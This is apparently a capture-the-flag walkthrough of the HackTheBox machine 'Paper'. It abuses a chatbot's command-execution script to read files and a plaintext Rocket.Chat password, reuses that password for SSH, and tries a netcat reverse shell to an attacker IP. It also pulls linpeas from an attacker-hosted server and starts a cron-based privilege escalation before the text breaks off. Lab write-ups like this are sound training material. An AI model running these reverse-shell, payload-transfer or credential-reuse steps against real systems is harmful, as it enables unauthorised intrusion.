```

And a whole lot of nothing fresh and hot for us.

At this point I started having a conversation with the bot, it's a nice bot if you are willing to talk to it. But it is not going to hand us the keys of the kingdom so... Let's get back to our hacking!

FAILURE IS NOT IN MY VOCABULARY, MAYBE I SHOULD GOOGLE IT?

Alright, we can use our bot to list directories and read files... and guess what? While looking into the files, we found a suspicious `cmd.script` file, let's have a closer look:

```
- recyclops list ../hubot/scripts

- Fetching the directory listing of ../hubot/scripts

- total 48
drwx--x--x 2 dwight dwight 193 Jan 13 10:56 .
drwx----- 8 dwight dwight 4096 Sep 16 2021 ..
-rwxr-xr-x 1 dwight dwight 490 Jul 3 2021 [cmd.coffee](http://cmd.coffee)
-rwxr-xr-x 1 dwight dwight 729 Jul 3 2021 dwight.js
-rwxr-xr-x 1 dwight dwight 303 Jul 3 2021 [error.coffee]
(http://error.coffee)
-rwxr-xr-x 1 dwight dwight 544 Jul 3 2021 example.js
-rwxr-xr-x 1 dwight dwight 1384 Jan 13 10:56 files.js
-rwxr-xr-x 1 dwight dwight 2410 Jul 3 2021 help.js
-rwxr-xr-x 1 dwight dwight 1428 Jul 3 2021 listof.js
-rwxr-xr-x 1 dwight dwight 555 Jul 3 2021 run.js
-rwxr-xr-x 1 dwight dwight 964 Jul 3 2021 smalltalk.js
-rwxr-xr-x 1 dwight dwight 900 Jul 3 2021 version.js
-rwxr-xr-x 1 dwight dwight 547 Jul 3 2021 why.js

- recyclops file ../hubot/scripts/cmd.coffee

- <!====Contents of file ../hubot/scripts/[cmd.coffee]
(http://cmd.coffee)====>

- # Description:
  # Runs a command on hubot
  # TOTAL VIOLATION of any and all security!
  #
  # Commands:
  # hubot cmd <command> - runs a command on hubot host
```



```

module.exports = (robot) ->
  robot.respond /CMD (.*)$/i, (msg) ->
    # console.log(msg)
    @exec = require('child_process').exec
    cmd = msg.match[1]
    msg.send "Running [{cmd}]..."

    @exec cmd, (error, stdout, stderr) ->
      if error
        msg.send error
        msg.send stderr
      else
        msg.send stdout

-   <!====End of file ../hubot/scripts/[cmd.coffee](http://cmd.coffee)====>

```

We have found that we can use `cmd` command on the bot to run arbitrary commands... I am curious to see what can be done with it...

```

-   recyclops nc

-   Running [nc]...

-   Ncat: You must specify a host to connect to. QUITTING.

```

It looks like `netcat` is installed on the platform, let's open a reverse shell!

This goes to the bot:

```
recyclops cmd nc 'youriphere' 4444 -e /bin/bash
```

And this goes on our attacker machine:

```
nc -lvnp 4444
```

Aaaand nope, it seems like the connection is refused... Below is the output from the bot:

```
-   Running [nc 10.10.14.17 -e /bin/bash]...
```

- Ncat: Connection refused.
- Running [nc 10.10.14.17 -e /bin/sh]...
- Ncat: Connection refused.

Another failure under my belt, another step closer to success!

Now that we cannot use `netcat`, but I am not done with abusing the bot's powers!

FIRST FLAG, FO REAL FO REAL THO

Let's check `whoami` and `id` commands, let's try to understand our bot.

- Owner 7:11 PM

recyclops cmd whoami
- Bot 7:11 PM

Running [whoami]...
- dwight

And

- Owner 7:11 PM
- recyclops cmd id
- Bot 7:12 PM

Running [id]...
- uid=1004(dwight) gid=1004(dwight) groups=1004(dwight)

This bot is `dwight`! If we go back to the chat, `dwight` is his creator, but instead of giving the bot a service profile, it gave him his own!!

Now we know that our bot recyclops is pushing/running commands as `dwight`.

Let's go back to the flag and try now with the newly discovered command!

```
- Owner 7:28 PM

amazeballs

- recyclops cmd cat ../user.txt

- Bot 7:30 PM

Running [cat ../user.txt]...

- [FLAG HERE]
```

WE GOT OUR FIRST FLAG, n00bs FOR THE WIN!!

NOW WHAT...?

Aaaand now what?

Well in the `~/home/dwight/hubot` directory, other than the scripts, there was something else interesting... Let's list it one more time:

```
- Owner 7:31 PM

recyclops cmd ls -lah

- Bot 7:31 PM

Running [ls -lah]...

- total 168K
drwx----- 8 dwight dwight 4.0K Sep 16 2021 .
drwx----- 11 dwight dwight 281 Feb 6 07:46 ..
-rw-r--r-- 1 dwight dwight 0 Jul 3 2021 \
srwxr-xr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8000
srwxrwxr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8080
drwx--x--x 2 dwight dwight 36 Sep 16 2021 bin
```

```
-rw-r--r-- 1 dwight dwight 258 Sep 16 2021 .env
-rwxr-xr-x 1 dwight dwight 2 Jul 3 2021 external-scripts.json
drwx----- 8 dwight dwight 163 Jul 3 2021 .git
-rw-r--r-- 1 dwight dwight 917 Jul 3 2021 .gitignore
-rw-r--r-- 1 dwight dwight 52K Apr 27 19:31 .hubot.log
-rwxr-xr-x 1 dwight dwight 1.1K Jul 3 2021 LICENSE
drwxr-xr-x 89 dwight dwight 4.0K Jul 3 2021 node_modules
drwx--x--x 115 dwight dwight 4.0K Jul 3 2021 node_modules_bak
-rwxr-xr-x 1 dwight dwight 1.1K Sep 16 2021 package.json
-rwxr-xr-x 1 dwight dwight 972 Sep 16 2021 package.json.bak
-rwxr-xr-x 1 dwight dwight 30K Jul 3 2021 package-lock.json
-rwxr-xr-x 1 dwight dwight 14 Jul 3 2021 Procfile
-rwxr-xr-x 1 dwight dwight 5.0K Jul 3 2021 [README.md](http://README.md)
drwx--x--x 2 dwight dwight 193 Jan 13 10:56 scripts
-rwxr-xr-x 1 dwight dwight 100 Jul 3 2021 start_[bot.sh](http://bot.sh)
drwx----- 2 dwight dwight 25 Jul 3 2021 .vscode
-rwxr-xr-x 1 dwight dwight 30K Jul 3 2021 yarn.lock
```

Let's cat the `.env` file and see what is inside:

```
- Owner 7:37 PM

recyclops cmd cat .env

- Bot 7:37 PM


Running [cat .env]...

- export ROCKETCHAT_URL='[http://127.0.0.1:48320](http://127.0.0.1:48320)'
  export ROCKETCHAT_USER=recyclops
  export ROCKETCHAT_PASSWORD=Queenofblad3s!23
  export ROCKETCHAT_USESSL=false
  export RESPOND_TO_DM=true
  export RESPOND_TO_EDITED=true
  export PORT=8000
  export BIND_ADDRESS=127.0.0.1
```

It seems like we have an user and password, let's check where it can be used.


So uhm logging off our account and trying to log in as the bot is not working...

We are met with this message:



Which is amazing if you ask me, but does not lead us anywhere...

Or does it? We know that the bot is also `dwight`, can we try with this user then???



Nope, we can't... Can we use it somewhere else? Is `dwight` keeping up with passwords best practice?? CAN WE `SSH` INTO THE DAMN SERVER AS DWIGHT??

```
kali@kali$ ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4x0e/iUaMPTFIInQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.143' (ED25519) to the list of known hosts.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Wed Apr 27 19:12:11 2022 from 10.10.14.117
[dwight@paper ~]$
```

WE ARE IN... BUT NOT IN IN

We are in! As Dwight...

Fisrt, let's check who's who in the zoo:

```
[dwight@paper ~]$ getent passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd
daemon:/dev/null:/sbin/nologin
polkitd:x:998:996:User for polkitd:/:/sbin/nologin
geoclue:x:997:994:User for geoclue:/var/lib/geoclue:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
qemu:x:107:107:qemu user:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
cockpit-ws:x:996:993:User for cockpit-ws:/:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
unbound:x:995:990:Unbound DNS resolver:/etc/unbound:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
gluster:x:994:989:GlusterFS daemons:/run/gluster:/sbin/nologin
chrony:x:993:987:/:/var/lib/chrony:/sbin/nologin
libstoragemgmt:x:992:986:daemon account for
libstoragemgmt:/var/run/lsm:/sbin/nologin
sasauth:x:991:76:Sasauthd user:/run/sasauthd:/sbin/nologin
dnsmasq:x:985:985:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin
```

```
radvd:x:75:75:radvd user:/:/sbin/nologin
clevis:x:984:983:Clevis Decryption Framework unprivileged
user:/var/cache/clevis:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM
services:/var/lib/Pegasus:/sbin/nologin
sssd:x:983:981:User for sssd:/:/sbin/nologin
colord:x:982:980:User for colord:/var/lib/colord:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
setroubleshoot:x:981:979:/:/var/lib/setroubleshoot:/sbin/nologin
pipewire:x:980:978:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
gdm:x:42:42:/:/var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:979:977:/:/run/gnome-initial-setup:/sbin/nologin
insights:x:978:976:Red Hat Insights:/var/lib/insights:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx:x:977:975:Nginx web server:/var/lib/nginx:/sbin/nologin
mongod:x:976:974:mongod:/var/lib/mongo:/bin/false
rocketchat:x:1001:1001:/:/home/rocketchat:/bin/bash
dwight:x:1004:1004:/:/home/dwight:/bin/bash
ahmed:x:1005:1005:"Ahmad Almorabea:/home/ahmed:/bin/bash
```

Ok we have quite the list, only 3 user accounts... who's this `ahmed`? Do we have to sweat a lateral movement before getting to `root`?

Anyway, let's check what `dwight` sudo permissions are set to:

```
[dwight@paper ~]$ sudo -l
[sudo] password for dwight:
Sorry, user dwight may not run sudo on paper.
```

Set to NOTHING.

So I tried to run sudo commands as `ahmed` and I was reported to the sudo police....:

```
[dwight@paper ~]$ sudo --shell ahmed ls -lah
[sudo] password for dwight:
dwight is not in the sudoers file. This incident will be reported.
```

BEING STUBBORN BECAUSE I WANT TO

Now, when listing the files inside `/home/dwight` I found that some other hackers have dropped an exploit there and never cleaned it, or maybe they were still using it.

There are multiple ways of addressing this, but mostly it comes down to 2: option a, we use the exploit, probably get to root and find the last flag, end game... OR option b, we ignore it and we keep looking for a vulnerability ourselves, spend another couple of hours on an EASY box, assume the fetal position and cry in our sleep.

I chose option b, HackTheBox makes me cry everytime and I am not ashamed to admit it! My reasons, or the 2 most important are as follow: 1 I want to learn, not to find stuff ready from someone else. 2 why would I trust somebody else's exploit? Even if I read it I won't fully understand it anyway. If I can't fully understand it means I can't fully trust it soooo I am not going to run it. [Paper > P S.](#)

SEARCHING FOR THIS DAMN PRIV ESC

The search for the priv esc wasn't that difficult at all, in fact I just lost 2 hours lurking around aimlessly.

Tried to exploit some bugs in VIM, no luck.

Tried searching for some binaries with bugs, no luck.

When I ran out of patience, I just uploaded `linpeas.sh` to the victim machine.

WHAT IS LINPEAS.SH

`linpeas.sh` is a tool that will automatically look for Privilege Escalation vulnerabilities in the system. As per its github description "**LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix*/MacOS hosts. The checks are explained on [book.hacktricks.xyz](#)**" So, once it runs, we should check for the vulnerability reported by the tool on the given website and possibly find a way to exploit it. But let's not waste anymore time and let's get to it.

PRIV ESC WITH LINPEAS.SH

Now we can work our magic.

In my case, on the attacker machine, I created a new folder in `/usr/share/` named it `linpeas`, `cd` into it and downloaded the executable.

```
kali@kali:/usr/share/linpeas$ sudo wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2022-04-28 00:20:03-- https://github.com/carlospolop/PEASS-
```



```
ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 13.237.44.5
Connecting to github.com (github.com)|13.237.44.5|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-
ng/releases/download/20220424/linpeas.sh [following]
--2022-04-28 00:20:04-- https://github.com/carlospolop/PEASS-
ng/releases/download/20220424/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-
2e65be/165548191/081066de-a078-45b2-bfb8-06253be16e3a?X-Amz-Algorithm=AWS4-HMAC-
SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220428%2Fus-east-
1%2Fs3%2Faws4_request&X-Amz-Date=20220428T041958Z&X-Amz-Expires=300&X-Amz-
Signature=9733c91365c65c96d6a33d588404843a453421beee8882484555594b8173460b&X-
Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-
disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-
type=application%2Foctet-stream [following]
--2022-04-28 00:20:04-- https://objects.githubusercontent.com/github-
production-release-asset-2e65be/165548191/081066de-a078-45b2-bfb8-06253be16e3a?
X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAIWNJYAX4CSVEH53A%2F20220428%2Fus-east-1%2Fs3%2Faws4_request&X-
Amz-Date=20220428T041958Z&X-Amz-Expires=300&X-Amz-
Signature=9733c91365c65c96d6a33d588404843a453421beee8882484555594b8173460b&X-
Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-
disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-
type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)...
185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com
(objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh                               100%
[=====>] 757.98K   544KB/s   in 1.4s

2022-04-28 00:20:06 (544 KB/s) - 'linpeas.sh' saved [776167/776167]
```

```
kali@kali:/usr/share/linpeas$ ls -lah
total 776K
drwxr-xr-x  2 root root 4.0K Apr 28 00:20 .
drwxr-xr-x 324 root root 12K Apr 28 00:12 ..
-rw-r--r--  1 root root 758K Apr 24 01:59 linpeas.sh
```

We can now copy the `linpeas.sh` script to a new folder. This will allow us to copy it into the victim machine by opening a server on our end and hosting the file there.

```
kali@kali:/usr/share/linpeas$ mkdir ~/Desktop/pythonserver

kali@kali:/usr/share/linpeas$ cp linpeas.sh ~/Desktop/pythonserver/linpeas.sh
```

We can now navigate to the new directory and host our server

```
kali@kali:/usr/share/linpeas$ cd ~/Desktop/pythonserver
```

Before we run our command, let's jump on the victim machine as `dwight` and change our directory to `/tmp`, this will allow for the file to disappear after the machine is rebooted but also to not get lost when we'll get to the cleanup phase!

```
[dwight@paper ~]$ cd /tmp
[dwight@paper tmp]$
```

Ok, back to our attacker machine:

```
kali@kali:~/Desktop/pythonserver$ sudo python -m http.server 80
```

if you get an error message such as "No module named http.server" it might be because you are running an older version of python. Simply replace the above command with `sudo python -m SimpleHTTPServer 80`, this should work now!

And now onto the victim again to download the file:

```
[dwight@paper tmp]$ wget 10.10.14.17/linpeas.sh
--2022-04-28 00:40:08-- http://10.10.14.17/linpeas.sh
Connecting to 10.10.14.17:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [text/x-sh]
Saving to: 'linpeas.sh'
```

```
linpeas.sh                                100%
[=====>] 757.98K   334KB/s   in 2.3s

2022-04-28 00:40:11 (334 KB/s) - 'linpeas.sh' saved [776167/776167]
```

Let's change the properties of the file into an executable:

```
[dwight@paper tmp]$ chmod 777 linpeas.sh
[dwight@paper tmp]$ ls -lah
total 764K
drwxrwxrwt. 11 root  root  4.0K Apr 28 00:40 .
dr-xr-xr-x. 17 root  root  244 Jan 17 11:37 ..
drwx-----  2 dwight dwight  20 Apr 27 19:08 .esd-1004
-rwxrwxrwx   1 dwight dwight 758K Apr 28 00:27 linpeas.sh
```

Voila', we are ready! But first...

On your attacker machine you should have this:

```
kali@kali:~/Desktop/pythonserver$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.143 - - [28/Apr/2022 00:40:09] "GET /linpeas.sh HTTP/1.1" 200 -
```

KILL THIS SERVER IMMEDIATELY.

```
kali@kali:~/Desktop/pythonserver$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.143 - - [28/Apr/2022 00:40:09] "GET /linpeas.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

kali@kali:~/Desktop/pythonserver$
```

Now, time to run `linpeas.sh`

OMG LINPEAS.SH THIS OUTPUT IS AWESOME

This output is just something else, I feel like I am as lost as I was before....

Here is a small excerpt:

```
[dwight@paper tmp]$ ./linpeas.sh
```



```

/-----
\
|                                     Do you like PEASS?
|
|-----
|
|   Get latest LinPEAS   :   https://github.com/sponsors/carlospolop
|
|   Follow on Twitter    :   @carlospolopm
|
|   Respect on HTB       :   SirBroccoli
|

```

```
|-----|
|
|               Thank you!
|
| \-----|
-/-
```

linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: <https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist>

LEGEND:

RED/YELLOW: 95% a PE vector

RED: You should take a look to it

LightCyan: Users with console

Blue: Users without console & mounted devs

Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)

LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

```
=====||| Basic information
|||=====
|||=====
```

OS: Linux version 4.18.0-348.7.1.el8_5.x86_64

(mockbuild@kbuilder.bsys.centos.org) (gcc version 8.5.0 20210514 (Red Hat 8.5.0-4) (GCC)) #1 SMP Wed Dec 22 13:25:12 UTC 2021

User & Groups: uid=1004(dwight) gid=1004(dwight) groups=1004(dwight)

Hostname: paper

Writable folder: /dev/shm

[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)

[+] /usr/bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

```
Caching directories . . . . .
. . . . . DONE
```

System Information

Operative system

```
📖 https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.18.0-348.7.1.el8_5.x86_64 (mockbuild@kbuilder.bsys.centos.org)
(gcc version 8.5.0 20210514 (Red Hat 8.5.0-4) (GCC)) #1 SMP Wed Dec 22 13:25:12
UTC 2021
lsb_release Not Found
```

Sudo version

```
📖 https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.29
```

CVEs Check

```
Vulnerable to CVE-2021-3560
```

PATH

```
📖 https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-
abuses
/home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin
:/usr/sbin
New path exported:
/home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin
:/usr/sbin:/sbin:/bin
```

It looks pretty bad, but it seems like it is vulnerable. In fact , it highlights [CVE-2021-3560](#).

A quick internet search would lead us to this (<https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation>)

And, if want to get into the details, you can read it all here (<https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug>)

BOOOOORING, WHAT ELSE?

I am guessing that the above exploit would work just fine, but I am a LOTL guy, or Living Of The Land, and I want to pursue another way...


One of the interesting results from linpeas is the following:

```
┌───┐ Cron jobs
└─┬─┘ https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-
    jobs
    /usr/bin/crontab
    @reboot /home/dwight/bot_restart.sh >> /home/dwight/hubot/.hubot.log 2>&1
    incrontab Not Found
    -rw-r--r--. 1 root root  0 Nov  8  2019 /etc/cron.deny
    -rw-r--r--. 1 root root 451 Jan 12  2021 /etc/crontab
```

We have found out that the `bot_restart.sh` file is included in a scheduled cron job, which is ran by root. This means we could inject the script with a privilege escalation code and give `dwight` the powers of root!

So let's have a closer look at this `bot_restart.sh` script:

Aaaaaand we lost connection:



Not my fault this time, the machine seems to be under maintenance!!

Maybe I should have just ran that damn CVE....

Let's wait....

After waiting a bit, leaving the machine and rejoining, it seems to be pingable once again:

```
kali@kali:~/Desktop/pythonserver$ ping 10.10.11.143
PING 10.10.11.143 (10.10.11.143) 56(84) bytes of data.
64 bytes from 10.10.11.143: icmp_seq=1 ttl=63 time=256 ms
64 bytes from 10.10.11.143: icmp_seq=2 ttl=63 time=239 ms
64 bytes from 10.10.11.143: icmp_seq=3 ttl=63 time=238 ms
```



```
64 bytes from 10.10.11.143: icmp_seq=4 ttl=63 time=240 ms
^C
--- 10.10.11.143 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3124ms
rtt min/avg/max/mdev = 237.605/243.011/256.254/7.679 ms
```

Let's get back to it!

We need to craft a new script that will give us `root` privileges. We can do as follows:

```
[dwight@paper ~]$ touch privesc.sh
[dwight@paper ~]$ echo "#/bin/bash" > privesc.sh
[dwight@paper ~]$ echo "usermod -aG sudo dwight" >> privesc.sh
[dwight@paper ~]$ cat privesc.sh
#!/bin/bash
usermod -aG sudo dwight
```

Now, let's make it executable for everyone!

```
[dwight@paper ~]$ chmod 777 privesc.sh
[dwight@paper ~]$ ls -lah | grep privesc
-rwxrwxrwx  1 dwight dwight  24 Apr 28 01:38 privesc.sh
[dwight@paper ~]$
```

We now have add the our `privesc.sh` script to the `bot_restart.sh` and make sure that cront runs the job.

Let's have a look at the `crontab` file

```
[dwight@paper ~]$ cd /etc
